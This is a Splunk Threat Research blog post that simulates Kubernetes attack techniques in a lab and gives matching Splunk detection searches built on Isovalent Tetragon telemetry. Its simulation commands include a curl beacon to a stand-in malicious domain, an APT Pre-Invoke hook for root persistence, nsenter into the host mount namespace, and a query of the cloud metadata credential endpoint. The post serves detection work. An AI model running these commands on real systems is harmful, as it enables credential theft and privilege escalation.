Splunking Isovalent Data: Attack Simulations and Detections
Security Bhavin Patel , Splunk Threat Research TeamIn Part 1 of this series, we focused on setting up the lab, enabling telemetry with Cisco Isovalent, via Tetragon and Hubble, and forwarding structured eBPF-derived events into Splunk Enterprise Security. With that foundation in place, we can now turn theory into action.
In this second part, we simulate real-world adversary behaviors inside a Kubernetes cluster to validate how Tetragon’s kernel-level visibility translates into detectable, high-fidelity security signals in Splunk. Each simulation maps to techniques in the MITRE ATT&CK for Containers framework and showcases how eBPF instrumentation allows us to catch what traditional agents often miss—for example, process lineage, syscall context, and Kubernetes workload-level attribution.
These hands-on exercises demonstrate how Cisco Isovalent’s technology enables security teams to move from passive monitoring to proactive detection and response across Kubernetes workloads.
Attack Simulations and Detections
Below are simple kubectl-based simulations you can run inside your lab to generate realistic telemetry.
After running each, inspect Splunk for process_exec, events generated by Tetragon/Hubble.
Port Scan from a Pod (Network Reconnaissance)
Attack Simulation Command
Description:
Simulates reconnaissance or lateral-movement activity inside the cluster (MITRE ATT&CK T1046 – Network Service Scanning).
Tetragon records network connect attempts with socket details, allowing Splunk to correlate repeated outbound connections from a single pod to many ports.
Detection: Cisco Isovalent – Pods Running Offensive Tools
| stats count min(_time) as firstTime max(_time) as lastTime values(process) as process by cluster_name container_id pod_name pod_namespace pod_image_name parent_process_name process_name process_exec process_id node_name

Why We Detect This:
Port scanning is one of the earliest and most reliable indicators of lateral movement inside a Kubernetes cluster. Once attackers gain a foothold—for example, through a vulnerable application or misconfigured pod—their next logical step is to map the internal network: which services are reachable, which pods respond on certain ports, and where credentials or APIs might be exposed.
In traditional data centers, internal reconnaissance might blend into the noise. But in Kubernetes, it’s often a strong anomaly, especially when it originates from application pods that normally only make outbound API calls or database queries.
Real-world example:
During the TeamTNT campaigns, attackers exploited misconfigured Docker daemons, then used simple tools like nmap and curl from inside containers to map internal ports and find cloud metadata endpoints. Similar behavior has been seen in Kinsing and Siloscape malware families targeting Kubernetes clusters.
Tetragon’s process_connect telemetry surfaces every socket connection attempt from within a container. Combined with Splunk’s analytics, you can spot pods that suddenly begin scanning multiple IPs or ports in short bursts — an unmistakable sign of reconnaissance activity.
cURL to a Malicious Domain (HTTP Beaconing)
Attack Simulation Command
kubectl run malicious-curl --image=curlimages/curl --rm -it --restart=Never -- curl -k https://examplemaliciousdomain.com
Description:
This test mimics beaconing or exfiltration via insecure HTTP requests (MITRE ATT&CK T1041 – Exfiltration over Web Service).
eBPF instrumentation detects process execution and network connect events with TLS flags and process lineage.
In Splunk, look for curl executions with the -k or --insecure flag.
Detection: Cisco Isovalent – Curl Execution with Insecure Flags
| regex process="(?i)(?<!\w)-(?:[a-z]k[a-z]|-(insecure|proxy-insecure|doh-insecure))"
| stats count min(_time) as firstTime max(_time) as lastTime values(process) as process by cluster_name pod_name parent_process_name process_name process_exec process_id node_name

HTTP beaconing is the heartbeat of many modern C2 (Command and Control) frameworks. Attackers often rely on simple HTTP or HTTPS requests to communicate with remote servers, fetch instructions, or exfiltrate stolen data—using tools as common as curl or wget.
This is particularly dangerous in cloud-native environments where curl is often available inside containers by default, making it easy for an attacker to blend malicious traffic with normal outbound requests.
Real-world example:
Threat groups such as Aqua Security’s Team Nautilus observed cryptominers and botnets like Kinsing and Hildegard executing curl -k to fetch malicious shell scripts from attacker-controlled infrastructure. The use of the -k flag (to ignore SSL certificate validation) is a classic red flag—it’s often seen in malware downloaders, lateral scripts, or data exfiltration routines that bypass TLS verification.
By correlating process_exec and network_connect events in Splunk, defenders can pinpoint when a curl command makes an outbound request to a suspicious domain or uses insecure flags. It’s a lightweight but powerful way to detect early beaconing or exfiltration attempts from within your Kubernetes workloads.
Late Process Execution (Long-Running Pod Spawning Shell)
Attack Simulation Command
Description:
This technique models delayed execution or living-off-the-land behavior (MITRE ATT&CK T1059 – Command and Scripting Interpreter).
Tetragon’s process_exec events with timestamps enable Splunk to flag shells spawned long after pod initialization.
Detection: Cisco Isovalent - Late Process Execution
`cisco_isovalent_process_exec` process_name="sh" | rename
process_exec.process.start_time as ProcessStartTime | rename process_exec.process.pod.container.start_time as ContainerStartTime | eval ProcessStartTime=strptime(ProcessStartTime, "%Y-%m-%dT%H:%M:%S.%3Q") | eval ContainerStartTime=strptime(ContainerStartTime, "%Y-%m-%dT%H:%M:%S.%9Q") | eval ContainerTime5min=relative_time(ContainerStartTime, "+5m") | where ProcessStartTime > ContainerTime5min | table node_name cluster_name, pod_name, container_id, process_name, process_exec, process, ProcessStartTime, ContainerTime5min | `security_content_ctime(ProcessStartTime)` | `security_content_ctime(ContainerTime5min)`

Why We Detect This:
When a pod suddenly spawns a new shell or process long after it was initialized, it often signals hands-on-keyboard attacker activity or runtime tampering.
Normal containerized workloads have predictable startup and runtime behaviors—they run an application process and exit when the workload completes. A new bash or sh process appearing minutes or hours later is highly unusual.
Real-world example:
In 2021, Siloscape—one of the first discovered Windows-based Kubernetes malware—maintained persistence by delaying malicious activity to avoid detection. Similarly, cloud cryptojacking groups like Kinsing often wait for several minutes before executing mining scripts or spawning reverse shells, hoping to evade short-lived monitoring intervals.
Tetragon’s process_exec telemetry can capture exactly when these delayed processes occur and link them to the originating pod, namespace, and binary.
By detecting “late execution”—processes that spawn well after pod startup—security teams can uncover stealthy behaviors like post-exploitation shells, injected binaries, or persistence mechanisms that would otherwise stay invisible.
Privilege Escalation via APT Pre-Invoke Hook
Attack Simulation Command
kubectl run apt-escalate-sim --image=ubuntu:22.04 --rm -it --restart=Never -- bash -lc ' set -e echo "APT::Update::Pre-Invoke:: "echo HACKED_by_daftpunk >> /tmp/apt-hook.log";" > /etc/apt/apt.conf.d/99local cat /etc/apt/apt.conf.d/99local apt-get update -qq || true echo "hook output:"; cat /tmp/apt-hook.log || true '
Description:
Attackers frequently abuse Linux package managers such as apt-get, yum, or dnf as part of privilege escalation or post-exploitation workflows. These tools invoke scripts and system binaries with elevated permissions, making them a valuable vector for injecting or executing malicious code under root context. This simulates privilege escalation or misconfiguration leading to root-level access (MITRE ATT&CK T1068 – Exploitation for Privilege Escalation).
Detection: Linux apt-get Privilege Escalation
Note: Exec and connect events are properly CIM-mapped and sourcetype-mapped, allowing you to query this data using Splunk CIM data models and take full advantage of optimized search performance.
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes where Processes.process="apt" AND Processes.process="APT::Update::Pre-Invoke::" AND Processes.process="sudo" by Processes.action Processes.dest Processes.original_file_name Processes.parent_process Processes.parent_process_exec Processes.parent_process_guid Processes.parent_process_id Processes.parent_process_name Processes.parent_process_path Processes.process Processes.process_exec Processes.process_guid Processes.process_hash Processes.process_id Processes.process_integrity_level Processes.process_name Processes.process_path Processes.user Processes.user_id Processes.vendor_product | `drop_dm_object_name(Processes)`| `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`

Why We Detect This:
Package managers like apt-get and yum are trusted administrative tools—which is exactly why attackers love to abuse them. When run with sudo, these tools execute a number of scripts and hooks (APT::Update::Pre-Invoke::, DPkg::Pre-Install-Pkgs::, etc.) that can be hijacked to execute arbitrary commands with root privileges.
Real-world example:
In 2022, security researchers from Intezer and Aqua Security documented attackers exploiting container images with elevated privileges and using apt-get post-install hooks to persist or escalate access. Similarly, Red Team operators often use APT::Update::Pre-Invoke:: as a stealthy persistence method—every time the system updates, their payload silently executes as root.
Tetragon’s process_exec and file_write visibility captures both the modification of APT config files and the resulting privileged execution chain.
When this telemetry is ingested into Splunk, analysts can easily correlate the execution of apt-get with suspicious pre-invoke hooks or unexpected binaries being run as root.
Detecting this pattern prevents post-exploitation privilege escalation and helps identify container images or workloads running with unnecessary root access, tightening the overall security posture of your Kubernetes runtime environment.
Detecting Kprobe Spike
A Kprobe event (short for Kernel Probe) is generated whenever Tetragon’s eBPF instrumentation hooks into a kernel function and that function is invoked by the operating system.
Essentially, a kprobe allows eBPF programs to trace the execution of specific kernel functions, giving real-time visibility into what’s happening inside the kernel— ithout needing to modify or restart it.
Attack Simulation Command
echo "Simulating excessive system calls...";
for i in $(seq 1 100); do nsenter --mount=/proc/1/ns/mnt echo "test-$i" >/dev/null 2>&1; done;
echo "Finished simulating kprobe activity."'
Description:
This simulation generates a high volume of kernel-level system calls — actions that Cisco Isovalent Tetragon captures via its eBPF-based Kprobe instrumentation.
Under normal conditions, Kubernetes workloads make predictable and low-frequency system calls. However, when a container or process begins triggering repeated kernel hooks (Kprobes)—such as through repeated use of nsenter, mount, or sethostname—it may indicate container breakout attempts, runtime tampering, or debugging tool misuse.
Excessive Kprobe activity can also appear during lateral movement or privilege escalation, when attackers attempt to interact directly with kernel namespaces or mount points.
Detection: Cisco Isovalent – Kprobe Spike

This detection identifies a sudden surge of Kprobe events (more than 10 within a short window) originating from a single Kubernetes pod or process.
| bin _time span=1h
| rename process_kprobe.parent.pod.name as pod_name
| stats count as kprobe_count
values(process_kprobe.function_name) as functions
values(process_kprobe.process.binary) as binaries
values(process_kprobe.args{}.string_arg) as args
by pod_name _time
| where kprobe_count > 8
| `cisco_isovalent___kprobe_spike_filter`
Why We Detect This:
Kprobe spikes are an early warning signal for kernel tampering or system call abuse—areas where traditional endpoint or container monitoring tools lack visibility.
By detecting these anomalies with Tetragon’s eBPF telemetry and correlating them in Splunk, defenders can spot potential container escape attempts or unauthorized kernel interactions before they succeed.
Detect Access to Cloud Metadata Service
Attack Simulation Command
kubectl run metadata-access-sim --image=curlimages/curl --rm -it --restart=Never -- \curl -s http://169.254.169.254/latest/meta-data/
Description:
This simulation mimics an attacker or compromised workload attempting to access the cloud instance metadata service — a critical, often overlooked component in most public cloud environments.
The 169.254.169.254 IP address is a link-local endpoint used by AWS, GCP, and Azure to expose metadata about the running instance — including temporary credentials, IAM roles, and configuration data.
While legitimate system agents such as the AWS VPC CNI plugin or SSM agent frequently access this endpoint, application pods rarely should.
If an attacker gains access to a container or finds a server-side request forgery (SSRF) vulnerability, querying the metadata service is often one of their first steps in lateral movement—to harvest tokens or credentials and pivot deeper into the environment.
This simulation represents the technique described in MITRE ATT&CK T1552.005 – Credentials from Web Service, and often appears in real-world campaigns targeting misconfigured cloud workloads.
Tetragon, through its process_connect eBPF telemetry, captures every outbound network connection from within a container — including destination IPs, ports, and the calling binary’s identity.
By forwarding this telemetry to Splunk Enterprise Security, we can precisely identify pods making unexpected connections to the metadata endpoint and separate them from known legitimate system processes.
Detection: Cisco Isovalent – Access to Cloud Metadata Service

This detection analytic identifies outbound connections to 169.254.169.254 made by workloads other than the known system agents.
It uses Tetragon’s process_connect events as the data source and filters out benign processes like amazon-ssm-agent or aws-vpc-cni, leaving only suspicious connections for review.
| rename process_connect.parent.binary as binary
| search binary != "/app/aws-vpc-cni"
binary != "/usr/bin/amazon-ssm-agent"
binary != "/usr/bin/ssm-agent-worker"
| stats count
min(_time) as firstTime
max(_time) as lastTime
values(dest_port) as dest_port
values(src_ip) as src_ip
by cluster_name pod_name pod_image_name pod_namespace node_name dest_ip
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `cisco_isovalent___access_to_cloud_metadata_service_filter`
Why We Detect This:
Accessing the cloud metadata IP (169.254.169.254) is one of the most reliable early indicators of credential harvesting or cloud lateral movement.
Attackers abuse this endpoint to pull short-lived credentials or identity tokens, especially in SSRF or container breakout scenarios.
By leveraging Tetragon’s eBPF-level visibility and correlating process-level connections in Splunk, defenders can quickly detect and investigate metadata access attempts from pods or namespaces that should never perform them.
In practice, this detection helps identify:
- Misconfigured workloads running with excessive permissions.
- Compromised containers performing credential discovery.
- Exploitation attempts involving SSRF or metadata exfiltration.
Atomic Red Team Simulations
You can also reproduce similar scenarios using Atomic Red Team tests to standardize and share results.
Below are a few examples that align with the Kubernetes/Container ATT&CK matrix and generate rich Tetragon telemetry:
- Curl Insecure Connection from a Pod – validates detection of outbound HTTP with --insecure flag.
- Create Linux User via kubectl in a Pod – tests runtime privilege escalation and file-write monitoring.
- At – Schedule a Job via kubectl in a Pod – simulates persistence via scheduled tasks.
- Simulate npm Package Installation on a Linux System – triggers process execution and file-write telemetry for supply-chain scenarios.
Operationalizing detections with ESCU
By now, we’ve simulated multiple attack behaviors inside our Kubernetes lab—from insecure curl executions and privilege escalation tricks to kernel-level tampering captured through Kprobe spikes. Each of these detections represents more than just a log pattern—it’s a proof point that runtime security telemetry from Cisco Isovalent’s Tetragon can drive meaningful, actionable detections in Splunk Enterprise Security.
So, what’s next after the lab work?
This is where Splunk’s Enterprise Security Content Update (ESCU) app comes into play. ESCU acts as your detection content library, packaging research-driven analytics into deployable, production-ready detections. Every analytic we covered here—like Cisco Isovalent – Kprobe Spike or Linux apt-get Privilege Escalation—can live right inside your Splunk ES environment through ESCU.
The Splunk Threat Research Team (STRT) has taken these individual detections and bundled them into a cohesive analytic story, available publicly on research.splunk.com. Think of an analytic story as a curated bundle of related detections, searches, MITRE mappings, and guidance—all centered around a single theme. In this case, that theme is Suspicious Kubernetes security powered by eBPF telemetry from Cisco Isovalent Tetragon.
Once imported, these detections show up directly inside Splunk Enterprise Security as correlation searches or hunting dashboards. You can tune thresholds, add your own context from container metadata, or wire detections into automated response playbooks. In short, what started as a simple Kubernetes lab exercise can now evolve into a fully integrated, production-grade runtime, kernel-level detection and protection capabilities to defend against some of the attacks described above powered by Isovalent and Splunk.
Demo
Wrapping Up: From Visibility to Resilience
As researchers and defenders, our ultimate goal isn’t just to detect attacks—it’s to understand the behaviors and misconfigurations that make them possible in the first place. The combination of Cisco Isovalent’s eBPF-powered runtime telemetry and Splunk’s analytics ecosystem gives us that advantage.
When you can see system calls, process lineage, file access, and network connections all correlated back to Kubernetes pod identities—in real time—you’ve effectively turned the kernel into a security sensor. This changes the game for defending modern cloud-native workloads.
Here’s the big takeaway:
- Those “noisy” Kprobe spikes you detect aren’t just data points—they’re potential early warnings of container escapes or kernel tampering.
- That insecure curl -k call could be the first step of an attacker exfiltrating data under the radar.
- The “harmless” apt-get update might actually be a persistence hook granting root privileges every time your system updates.
By detecting, correlating, and investigating these behaviors inside Splunk, you’re not only catching active attacks but also uncovering configuration weaknesses that adversaries love to exploit.
Over time, these insights help teams:
- Tighten RBAC and privilege boundaries.
- Enforce stronger admission controls and runtime policies.
- Validate the effectiveness of their Kubernetes security posture continuously.
In other words, it’s not just detection—it’s detection with purpose.
You see what’s happening deep in the kernel, map it to threat behavior, and then feed that back into your configuration and hardening process.
And that’s really the endgame of this series: Using Isovalent and Splunk together to close the feedback loop between observability and security—transforming rich kernel telemetry into meaningful action and turning every detection into a step toward a more resilient Kubernetes runtime.
Learn More
This blog helps security analysts, blue teamers, and Splunk users identify suspicious activity in Kubernetes environments enabling the community to discover related tactics, techniques, and procedures used by threat actors and adversaries. You can implement the detections in this blog using the Enterprise Security Content Updates app or the Splunk Security Essentials app. To view the Splunk Threat Research Team's complete security content repository, visit research.splunk.com.
For early access, contact the Splunk + Isovalent team directly via the following link: https://isovalent.com/splunk-contact-us/.
Feedback
Any feedback or requests? Feel free to put in an issue on Github and we’ll follow up. Alternatively, join us on the Slack channel #security-research. Follow these instructions if you need an invitation to our Splunk user groups on Slack.
Contributors
We would like to thank Bhavin Patel for authoring this post and the entire Splunk Threat Research Team for their contributions: Nasreddine Bencherchali,AJ King, Jose Hernandez,Michael Haag, Lou Stella,Rod Soto, Eric McGinnis, Patrick Bareiss, Teoderick Contreras, and Raven Tait.
Related Articles

Meduza Stealer Analysis: A Closer Look at its Techniques and Attack Vector

Introducing Our New SOAR Integrations: Why Panorama and FortiManager Users Should Be Excited